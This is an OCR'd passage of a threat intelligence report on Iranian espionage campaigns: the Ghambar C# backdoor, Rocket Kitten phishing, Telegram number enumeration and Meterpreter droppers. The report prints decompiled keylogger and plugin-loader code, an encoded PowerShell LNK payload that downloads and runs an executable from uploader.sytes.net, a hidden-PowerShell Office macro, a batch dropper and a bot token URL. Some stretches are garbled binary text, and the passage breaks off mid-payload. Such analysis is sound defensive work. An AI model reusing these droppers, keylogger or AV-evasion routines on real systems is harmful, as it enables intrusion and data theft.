
Structure and Operations

Ghambar is written in C# and appears distributed obfuscated with SmartAssembly. Using de4dot[35] we can easily deobfuscate the code and with ILSpy[36] decompile the binary to its original source code. Within the decompiled source code we quickly observe that the malware is provided with a debugging option in the case the file "*D:\Debug.Me*" is present:

```
public static void DbgPrint(string log)
{
    if (File.Exists("D:\\Debug.Me"))
    {
        Debug.Write(log);
    }
}
```

By creating an empty file at that particular path, we can enable the logging which is helpful and interesting when monitoring an initial execution:

[35] http://de4dot.com/
[36] http://ilspy.net/



```
#   Time         Debug Print
1   0.00000000   [3776] .: In the name of God :.
2   0.02461458   [3776] AddToSystemStartup
3   0.02812508   [3776] AddToSystemStartup
4   0.06505603   [3776] CheckStartup
5   0.07088052   [3776] CopyRequirements
6   0.07167587   [3776] CopyRequirements
7   0.14014100   [3828] .: In the name of God :.
8   15.14752960  [3828] StoreTargetId
9   15.14816475  [3828] IsFirstExecute
10  15.14920330  [3828] StoreTargetId
11  15.16114140  [3828] Read configs
12  15.16397190  [3828] LookupTargetId
13  15.16488934  [3828] Create Communication
14  15.16590405  [3828] CreateWebServiceInstance
15  16.18174744  [3828] Register target on server
16  16.43426704  [3828] IsFirstExecute
17  16.43458939  [3828] IsFirstExecute
18  21.43672943  [3828] ViewFakeFiles
19  36.44288635  [3828] ViewFakeFiles
20  36.44457626  [3828] SetFirstExecute
21  36.44556046  [3828] IsFirstLogSend
22  36.44779968  [3828] IsFirstLogSend
23  36.44917297  [3828] CollectSystemInfo
24  36.47923660  [3828] IsServerEndpointAvaliable
25  36.48053360  [3828] CreateWebServiceInstance
26  36.48107147  [3828] LookupTargetId
27  38.56954575  [3828] SendTargetSystemInfo
28  39.45036316  [3828] SetFirstLogSend
29  39.45106125  [3828] IterativeRoutins
30  39.45546722  [3828] CommandControlProc
31  39.45719910  [3828] Plugins
32  39.64959717  [3828] File manager
33  39.75594330  [3828] CtCollectFiles
34  40.01475906  [3828] GetAllFilesList  Start
```

What the main function does is install the malware in the proper folder ("*%AppData%\Pavilion\MSPavilion.exe*") and registers it in the *Run* registry key to gain persistence. The main function then finally launches a new instance of the newly copied executable. The new process, after invoking a self-explanatory and ambitious function called *ManualSleepToBypassAv*, will load the configuration from its own resources. An example of the deobfuscated configuration in included at Appendix "Ghambar Configuration."

If the configuration provides paths to either a JPG or a PDF file, the Ghambar will open them as decoy. The malware will then collect some basic information on the compromised system, instantiate a connection to the command and control, and register to it. Subsequently, it initializes a keylogger with the traditional *SetWindowsHookEx* technique, as well as a procedure to communicate and receive commands from the C&C:

```
private static void IterativeRoutinsProc(ServiceManifest communicationChannel)
{
    try
    {
        while (true)
        {
            Utils.DbgPrint("CommandControlProc");
            CommandControlController.CommandControlProc(communicationChannel,
Program.ConfigInfo.TargetId);
            Program.FileUploader.UploadAllOfflineFiles(communicationChannel,
Program.ConfigInfo.TargetId);
            Utils.ManualSleepToBypassAv(30);
            Thread.Sleep(30000);
            Utils.HeyImOnline(Program._communication,
Program.ConfigInfo.TargetId);
        }
    }
    catch (Exception ex)
    {
        Utils.DbgPrint(string.Format("EX : {0} Method : {1}", ex.Message,
MethodBase.GetCurrentMethod().Name));
    }
}
```

As you can see from the procedure above, before the regular check-in with the C&C, the malware invokes *Program.FileUploader.UploadAllOfflineFiles*. Interestingly, Ghambar is designed to leave as little footprint on the system as possible. When collecting screenshots, clipboard data, and intercepted keystrokes, it attempts to directly send the data to the C&C without writing on disk. For example, we can observe this behavior in the following portion of code handling intercepted keystrokes data:

```
private static void KeylogBufferArrived(string buffer)
{
    if (!string.IsNullOrEmpty(buffer))
    {
        try
        {
            if (Utils.IsServerEndpointAvaliable())
            {
                bool flag;
                Program._communication.SendKeyLog(Program.ConfigInfo.TargetId,
DateTime.Now, true, buffer, out flag, out Program._tempSpecified);
            }
            else
            {
                string keyloggerStoragePath =
IoPathUtils.GetKeyloggerStoragePath();
                if (!Directory.Exists(keyloggerStoragePath))
                {
                    Directory.CreateDirectory(keyloggerStoragePath);
                }
                string path = Path.Combine(keyloggerStoragePath,
Path.GetRandomFileName());
                File.WriteAllText(path, buffer);
            }
        }
        catch (Exception ex)
        {
            Utils.DbgPrint(string.Format("EX : {0} Method : {1}", ex.Message,
MethodBase.GetCurrentMethod().Name));
        }
    }
}
```

In case the C&C is available, the data buffer is directly sent over, otherwise it is stored in a directory specified in the configuration properties. In the latter case, when at the next iteration *UploadAllOfflineFiles* is called, the files on disk will be deleted.

While executing a parallel keylogger, Ghambar is also able to receive instructions from the C&C on additional tasks to execute. These tasks can be additional plugins to be downloaded and executed, generic tasks on the file system, or a number of predefined commands. Following is the portion of code responsible for fetching pending tasks for those three categories, Appendix "Ghambar Command Control" include the pertinent code.

Ghambar is provided with a full-featured plugins system. If instructed to do so by the C&C, the malware is able to download, store, and execute any given plugin. In the following relevant snippet, you can also observe a mention to a *_ghambarService*.

```
public void ProcessPlugins(T4[] plugins)
{
    Utils.DbgPrint(MethodBase.GetCurrentMethod().Name);
    for (int i = 0; i < plugins.Length; i++)
    {
        T4 t = plugins[i];
        string text = CommandProcessor._ghambarService.DownloadPlugin(t.ID);
        if (!string.IsNullOrEmpty(text))
        {
            byte[] bytes = Convert.FromBase64String(text);
            string path = Path.Combine(IoPathUtils.GetPluginsPath(), t.ID);
            path = Path.ChangeExtension(path, t.FileFormat);
            if (!Directory.Exists(IoPathUtils.GetPluginsPath()))
            {
                Directory.CreateDirectory(IoPathUtils.GetPluginsPath());
            }
            File.WriteAllBytes(path, bytes);
            if (File.Exists(path))
            {
                bool isActive = PluginUtils.InstallPlugin(t);
                bool flag;
                bool flag2;

CommandProcessor._ghambarService.SetPluginActiveState(this._targetId, t.ID,
isActive, true, out flag, out flag2);
            }
        }
        }
}
```

Other than generally creating, deleting and fetching files, Ghambar is also able to executed a number of predefined commands if instructed to do so by the C&C. The commands, identified by a command-type identifier, include the following:

- Self-destruct;
- Execute a command through *cmd.exe* and return output;
- Take a screenshot;
- Shutdown the computer;
- Restart the computer;
- Logoff the user;
- Lock the computer;
- Turn on and off the monitor;
- Set and copy clipboard data;
- Enable or disable mouse/keyboard (although these procedures are not yet implemented);
- "Enable or disable desktop" (not implemented);
- Trigger a BSOD (also, not implemented).

While the sample we obtained might be an earlier stage still under development, Ghambar is already provided with enough features to make it a fully-functional backdoor.

Infrastructure

The Ghambar sample we obtained is configured to contact the domain *nvidia-update.com*. Prior to its lapse, the domain resolved to the IP address 85.17.172.180, hosted at Leaseweb in the Netherlands. Ghambar interacts with the server with a SOAP-based XML protocol on port 5050, with well defined structures and events that very granularly defines the processes of registering the compromised computers, fetch commands, and report their results. It doesn't employ any encryption algorithm, it occasionally just compresses with zlib and encodes in base64 particularly large portions of data.

Appendix "Ghambar Network" is a typical exchange between the compromised host and the command and control server, from initial registration to command fetching. For the sake of clarity, we broke down and formatted the content of the communication stream.

Rocket Kitten

Beginning in April 2014, Israeli academic institutions and corporations began to encounter persistent spearphishing attempts through emails with attached Microsoft Office documents that had embedded copies of the CORE Impact penetration testing agent.[37] Across multiple reports on intrusion attempts against Israeli academics and international human rights advocates, a collective set of actors labelled

[37] http://www.clearskysec.com/gholee-a-protective-edge-themed-spear-phishing-campaign/

"Rocket Kitten" was documented as conducting account credential phishing and malware campaigns based on a changing set of tactics and tools. The origin of these actors was established and affirmed through Persian-language references in malware code, disclosures of IP addresses in compromised accounts, patterns in the selection of targets, and native Persian-language in spearphishing messages. Moreover, poor isolation of activities and failures to secure malware infrastructure led to the identification of one of the authors of the group's phishing and malware systems, Yaser Balaghi, pseudonymous operating as "Wool3n.H4t." As researchers pursued Rocket Kitten's activities over time, a common pattern of spearphishing campaigns reflecting the interests and activities of the Iranian security apparatus became apparent, one which continues with a demonstrable evolution based on a learning process over efforts that include dozens of domain names and shifting infrastructure, and is broader than one individual.

The infrastructure and tactics documented across the Rocket Kitten campaigns represent a visible break from the Flying Kitten activities documented by FireEye. Days after the May 2014 Operation Saffron Rose report, the dozens of domains and servers connected with the group, which had been active until publication, were taken down or lapsed, not to be used again. The lull in intrusion attempts reported against Iranian activists after this cessation lasted four months, until an Iranian journalist received notifications purporting to be from Google claiming that their accounts had been accessed from "The Russia" with the IP address "109.172.51.147." The spearphishing message, sent from a compromised British quilting society's site, directed the target to a user-specific account credential phishing page on the domain "account-google.co" that was registered in July of that year. Over the following month, more human rights activists and journalists received similar notifications and other spearphishing attempts that would later be associated with Rocket Kitten, marking the start of renewed intrusion campaigns against Iranians inside of the country and the diaspora. Rocket Kitten's activities are clearly discernable up until publication of this report, and while more information on these actors activities against human rights organizations will be forthcoming, this section is intended to provide insight into two emerging trends connected to the threat group.

Telegram

When the Rocket Kitten group breached the social media and personal email accounts of a prominent Iranian in April 2016, the intruders then engaged in conversations with her contacts and individuals in the human rights community. Amongst credential phishing attempts, in those conversations, the impersonator would ask if they had a Telegram account, and then ask for a "conversation request code" – in actuality the one-time login password provided by SMS to the user. The new focus on the messaging service followed its rapid rise in the popularity after interference with Viber, especially with political organizations to mobilize constituencies in the February 2016 Parliamentary Election. Moreover, while Telegram has grown popular in Iran in part due to their claims of user security, the application is more vulnerable to compromise than other online services if the user does not take additional measures to protect their account due to its reliance on mobile operators.

Connected to this infrastructure is indication that that the Rocket Kitten group have engaged in a brute force enumeration of Telegram accounts connected with Iranian telephone numbers through the API services provided to developers. The Google credential phishing domain used in the April 2016 incident overlapped with at least two domains, “shaftool.com” (176.102.64.206) and “ghalpaq.com” (185.130.226.12). According to accessible logs, the actors had registered dozens of API access codes and, when these key would be revoked by Telegram for overuse, the script would simply move on to the next key. These API keys corresponded with bots labeled “Ghodrat” (ghodrad2015_bot) and “Shaftool” (shaftool_bot), which reported back to the same set of Telegram users on a periodic basis about the number of users the script had identified. Over the course of several days, the operation was able to identify at least over 15 million Iranian phone numbers with Telegram accounts registered to them and the associated user IDs, potentially approaching 20 million before the infrastructure was takedown and in subsequent operations. While this information would not itself allow for the compromise of an account, it would provide a map of the Iranian user base of the service that could be used for subsequent investigations and phishing attempts.

Telegram Enumeration Script Report Back
https://api.telegram.org/bot209917679:AAHPszmDRqj3mKLjbK0n-DZRSYlKjZyhacs/sendMessage?chat_id=145121195&text=Total Numbers: 1012204

This network mapping operation had deeper ties to intrusion campaigns targeting chat applications, indicating a systemic engagement on the platform. The registration information of the two domains, in particular the strange email address, telephone number and organization of “Tele comunication,” connect the infrastructure to several typographic account credential phishing domains that posed as Telegram. The Telegram impersonation domains registered within short succession of each other in the middle of February 2016. Further domains registered in the same naming schema later, but resembling the Ghalpaq host (“5-server.us”, “6-server.us”, “ghalpaq.us”, “pashmool.com”. “kashkoolak.com”) indicate continued, large scale abuse of Telegram’s API in support intrusion activities conducted against users of the application.


Spearphishing is not the only means of intrusion into Telegram accounts. The common form of authentication for most mobile chat applications is through providing the user an access code that is sent by SMS message to the user. Since SMS messages are subject to interception and surveillance by telecommunications networks, the user’s phone service therefore has access to their password. Additionally, mobile networks are vulnerable to a wide range of attacks, from social engineering of providers to attacks on systems that allow phones to roam across networks. In practice, an attacker could convince or compell a mobile provider to issue a copy of the target’s SIM card and receive messages bound for that user, including their access code. These tactics have been documented in Egypt and Russia. Based on accounts from multiple individual inside of the country, these tactics appear to have been used in Iran in order to gain access to the Telegram accounts of individuals connected with influential political opposition figures, women’s rights activists and other surveillance targets.

Metasploit

From the outset of publicity on Rocket Kitten's operations, researchers have identified a reliance on simple tactics and commercial-off-the-shelf tools in order to capture credentials and acquire access to devices. In late 2014, these operations were conducted through CORE Impact, shifting over the following year to other agents. Since then, in particular since Spring 2016, we find an increasing use of the Metasploit Meterpreter agent coupled with basic social engineering practices as the primary mechanism of intrusions of Rocket Kitten.

Rocket Kitten's tactics over the duration of our observation continue a common pattern. When one individual was compromised by an unknown mechanism, the attacker accessed their social networking accounts from a VPN service in Florida. The first action of the intruder was to download an archive of their personal data through Facebook's Download Your Information tool (documented by the notification email received from Facebook), and then change the account email address. Once compromised, the intruders impersonated the victim and over Facebook message began to approach dozens of their contacts in the media, sending a compressed archive claiming to be a set of pictures.

At the same time, a Telegram account portraying a young woman named "Hoda Hajibagher" began to engage members of the diaspora, sending provocative pictures and promising more pictures at a link. The links would lead to a Google credential phishing page that resembled the structure and tactics of Rocket Kitten attempts over the previous year. Concurrently, a Gmail account for Hajibagher also began to engage others over email, sending a document containing malware embedded as a macro in a Word document (Document.docm). Since this initial set of incidents, the same actors have continued on to create fake Facebook resources in order to host malware attempts or to support fictitious personas used in more elaborate social engineering schemes.



facebook
Search
Download now
0:00 / 0:24
360p
1,122 comments
Add a comment
English (UK) Polski Español Français (France) Italiano Lietuvių Română 中文(简体) Português (Brasil) Deutsch العربية
Sign Up Log In Messenger Facebook Lite Mobile Find Friends Badges People Pages Places Games
Locations Celebrities Groups About Create Advert Create Page Developers Careers Privacy Cookies AdChoices
Terms Help
Facebook © 2016

Please update your Flash Player™

By clicking the Download Now button, you acknowledge you have read and agree to the Software Licensing Agreement.

Impersonation Facebook Page (July 2016)

Both the bait document from Hoda and the pictures from the compromised account are malware that appear to be connected to the same set of actors employing Meterpreter as reverse shell into compromised systems. Images of women and politics as bait documents would be intermingled with a dropper (a shortcut file embedded with powershell) that would connect to a remote server to retrieve an agent, including potentially Android version of the Meterpreter toolkit. These backend servers also commonly exposed installations of the Metasploit framework. In the attacks we observed victims were sent archives called "*Copy of photos.rar*" normally containing four distinct .LNK files:



The LNK files have the following properties, with very minor changes to the payloads:

```
[Link Info]
Location flags:                         0x00000001
(VolumeIDAndLocalBasePat
h)
Drive type:                             3                (DRIVE_FIXED)
Drive serial number:                    703c-a852
Volume label (ASCII):
Local path (ASCII):
C:\Windows\System32\WindowsPowerShell\v1
.0\powershell.exe

[String Data]
Comment (UNICODE):                      windows photo viewer
Relative path (UNICODE):
..\..\..\..\Windows\System32\WindowsPowe
rShell\v1.0\powershell.exe
Arguments (UNICODE):
      -NoProfile -NonInteractive -ExecutionPolicy Bypass -WindowStyle Hidden
-En
codedCommand
SQBtAHAAbwByAHQALQBNAG8AZAB1AGwAZQAgAEIAaQB0AHMAVAByAGEAbgBzAGYAZQB
yADsAIABTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAIgBoAHQAdABwADoALwAvAHUAcABsAG8AY
QB
kAGUAcgAuAHMAeQB0AGUAcwAuAG4AZQB0AC8AZABvAHcAbgBsAG8AYQBkAC8AcwBsAGkAZABlAHMAa
AB
vAHcALwAxAC4AagBwAGcAIgA7AFMAdABhAHIAdAAtAEIAaQB0AHMAVAByAGEAbgBzAGYAZQByACAAa
AB
0AHQAcAA6AC8ALwB1AHAAbABvAGEAZABlAHIALgBzAHkAdABlAHMALgBuAGUAdAAvAGQAbwB3AG4Ab
AB
vAGEAZAAvAHMAaABvAHIAdABjAHUAdAAuAGUAeABlACAAIgAkAGUAbgB2ADoAVABFAE0AUABcADIAN
QA
wAEMAOABDAEEANwBCAC4AZQB4AGUAIgA7ACAAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACIAJ
AB
lAG4AdgA6AFQARQBNAFAAXAAyADUAMABDADgAQwBBADcAQgAuAGUAeABlACIA
Icon location (UNICODE):               %SystemRoot%\SYSTEM32\shell32.dll
```


As you can see, the LNK files are tasked to execute a PowerShell payload, which decodes as following:

```
Import-Module BitsTransfer; Start-Process
"hxxp://uploader.sytes.net/download/slideshow/3.jpg";Start-BitsTransfer
hxxp://uploader.sytes.net/download/shortcut.exe "$env:TEMP\250C8CA7B.exe";
Start-Process "$env:TEMP\250C8CA7B.exe
```

The payload triggers the default browser to open an image at a given URL, which points to a different image in each .LNK file, then downloads and execute a Windows binary.

In separate attacks, as previously mentioned, we observed a malicious Office document *Document.docm* instead being distributed to victims. Notably, this document was created with a pirated version of Office distributed in Iran.[38] The attack did not leverage any vulnerability but simply embedded a Macro script and attempted to deceive the targets in enabling it:

[38] "MRT Win2Farsi.com"



Security Warning Macros have been disabled. Options...

>>Click on Options button and Enable this content.<<

•tÄ”5 ò <3 /ÊåfC5Help.jpg“-‡Lo\´«
°pbŠÖ§žE □½¢□sv-[N□9¹³⁄₄à.ílÄû}|zåé«cT)mnCqßá——————————þi...,®
Y¶ÆA`Ê²˜¸“È_Ge@Â´×——————————»¬ä¯–
4ž8Îü7Ï¿,ÃhIF¿‡`Ý7²6¥ØžV|#ÃzæŒ»³□Ì‡Ñ›mHZÑ|NÁˆÉ)³Ó^ï’\ÃH?ûÏ¯ÐÄÕ|½Ú‹[
Ø‡SJß¦:Q²ñJAÝBœ*à5îúåf6;(——————————]□†È›
·‡01äAÌÒ4_Äê`S¶ÄyPå†¢’¸¼

|3 ø£.zý¬R"4Î@=Kæ¹Gª\wø•Umrô`êVhL0m–
ç¤ø¥I)□ÆQðóðŠŠ•Ÿx£Zâ0{°Úzå³⁄₄íf4ß”’îcïð¢=³²èRŒ?Z×Ð×Ñ9
háWZÙvâ¥-ýªxïÒÉFã"é¤)³®ÉÕZ7-¹]Äê2MÎ8’aöªNAèBýåÞO8uk•[R¬0“µ0¨ 1^ÃÂsg
H$êUàN¨"üH□Âag¡kÇ Q,È¿"ÔZ½¤Óp_[:oØ6-‘íD8Ž6@G°—

The content of the Macro is the following:


```
Private Sub Document_Open()
Dim x
x = "powershell -window hidden -enc
JAA5AHQAMQBpACAAPQAgACcAJABkAHoANwBkAEwAIAA9ACAAJwAnAFsARABsAGwASQBtAHAAbwByAH
QAKAAiAGsAZQByAG4AZQBsADMAMgAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABp
AGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVgBpAHIAdAB1AGEAbABBAGwAbABvAGMAKA
BJAG4AdABQAHQAcgAgAGwAcABBAGQAZAByAGUAcwBzACwAIAB1AGkAbgB0ACAAZAB3AFMAaQB6AGUA
LAAgAHUAaQBuAHQAIABmAGwAQQBsAGwAbwBjA" _
&

[CUT FOR CONVENIENCE]

"gAmACAAJABkAHoANwBLAEEAIAAkAFEANgBQAGkAIAAkAGUAIgB9AGUAbABzAGUAewA7AGkAZQB4AC
AAIgAmACAAcABvAHcAZQByAHMAaABlAGwAbAAgACQAUQA2AFAAaQAgACQAZQAiADsAfQA="
Shell ("POWERSHELL.EXE " & x)
Dim title As String
title = "Critical Microsoft Office Error"
Dim msg As String
Dim intResponse As Integer
```

```
intResponse = MsgBox(msg, 16, title)
End Sub
```

If enabled, it will display an empty fake error dialog while executing a PowerShell payload in the background. In both cases through the infection process, a cabinet file normally called *taskmanager32.exe* is pulled, stored, and instantiated for autorun.



```
Name        Type     Data
(Default)   REG_SZ   (value not set)
nc1         REG_SZ   C:\temp\taskmanager32.exe
```

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

The file then contains an executable called *BattRunner.exe* which decompiles as following:

```
namespace BattRunner
{
        internal static class Program
        {
                [STAThread]
                private static void Main()
                {
                        Application.EnableVisualStyles();
                        Application.SetCompatibleTextRenderingDefault(false);
                        string folderPath =
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
                        File.WriteAllText(folderPath + "\\start.bat",
Resources._4545);
                        int num = Environment.TickCount + 15000;
                        while (Environment.TickCount <= num)
                        {
                        }
                        File.WriteAllBytes(folderPath + "\\update.diagcab",
Resources.WindowsUpdateDiagnostic);
                        new Process
                        {
                                StartInfo =
                        {
                              CreateNoWindow = true,
                              WindowStyle = ProcessWindowStyle.Hidden,
                              FileName = folderPath + "\\start.bat"
                        }
                  }.Start();
            }
      }
}
```

This program will simply write an embedded string to the file *start.bat* and then execute it.
The *start.bat* file contains instructions to execute a PowerShell process with a base64-encoded payload:

```
powershell -window hidden -enc [base64 payload]
```

The decoded payload is the following:

```
$Dx8G = '$CeJG = ''[DllImport("kernel32.dll")]public static extern IntPtr
